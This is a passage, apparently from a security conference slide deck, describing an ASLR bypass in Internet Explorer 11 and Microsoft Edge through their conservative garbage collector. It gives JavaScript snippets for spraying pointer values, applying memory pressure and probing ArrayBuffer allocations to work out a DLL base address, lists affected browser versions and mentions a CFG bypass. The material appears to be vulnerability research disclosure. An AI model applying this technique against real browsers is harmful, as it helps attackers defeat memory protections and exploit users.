    }  
    catch(e)  
    {  
        var message = e;  
    }  
}
```

Exploit step in IE11

Suppose the size of the dll which will be loaded in process is `target_vm_size`

1. Allocate memory in a pattern:

1> Allocate target memory : Allocate a regions which the virtual address space size is `target_vm_size`, and the virtual address space's begin address (call it `target_address`) is belongs to `[guess_begin_address, guess_end_address]`, call this memory `target_memory`.

2> Do memory pressure : Allocate memory, make sure there is not a continuous vm space which size is greater than `target_vm_size`.

2. Create an spointer_array, save the address which in `[guess_begin_address, guess_end_address]` and the address%0x1000 is zero.

3. freed the target_memory, called `myCollectGarbage()`.

4. Calculate the target_address


Traverse spointer_array, for each index in array, do the following things:

1> Set `spointer_array[index] = 0;`


2> Load the target dll to process in try/catch statement, if it throw an exception, continue to next loop. Else, load dll success, the target_address equal `guess_begin_address + index*0x1000`



Calculate the target_address



Exploit:Memory presuue




Exploit:Data reference to target memory


Code in IE11

```
var index = 0;
for(var tempAddr = guess_begin_address; tempAddr < guess_end_address;
    tempAddr = tempAddr + 0x1000)
{
    spointer_array[index] = tempAddr;
    index = index + 1;
}
```

Exploit: two references



Exploit: arraybuffer free




array[target_index] =
target_address

Exploit: Calculate the target_address


- Code in IE11

```
for(var i=0;i<spointer_array.length;i++)
{
    spointer_array[i] = 0;
    myCollectGarbage( );
    try{
        var ab = new ArrayBuffer( target_vm_size);
    }
    catch(e){}
}
```

Exploit: Calculation target_address



New attempt to allocate 1MB
results: out-of-memory exception




New attempt to allocate 1MB
results: succeeds

Exploit:target memory free



Exploit: Load dll



```
dll_base_address =  
guess_start_address +  
target_index*0x1000
```


Demo 1: Bypass ASLR in Microsoft Edge

Demo 2: Bypass ASLR In IE11 on Windows 10


The impact of this weakness

- Affect All the Microsoft Browser use the Conservative GC
 - Microsoft Edge in Windows 10
 - Internet Explorer 8, 9, 10, 11 on all windows platform

Bypass CFG

- Bypass CFG

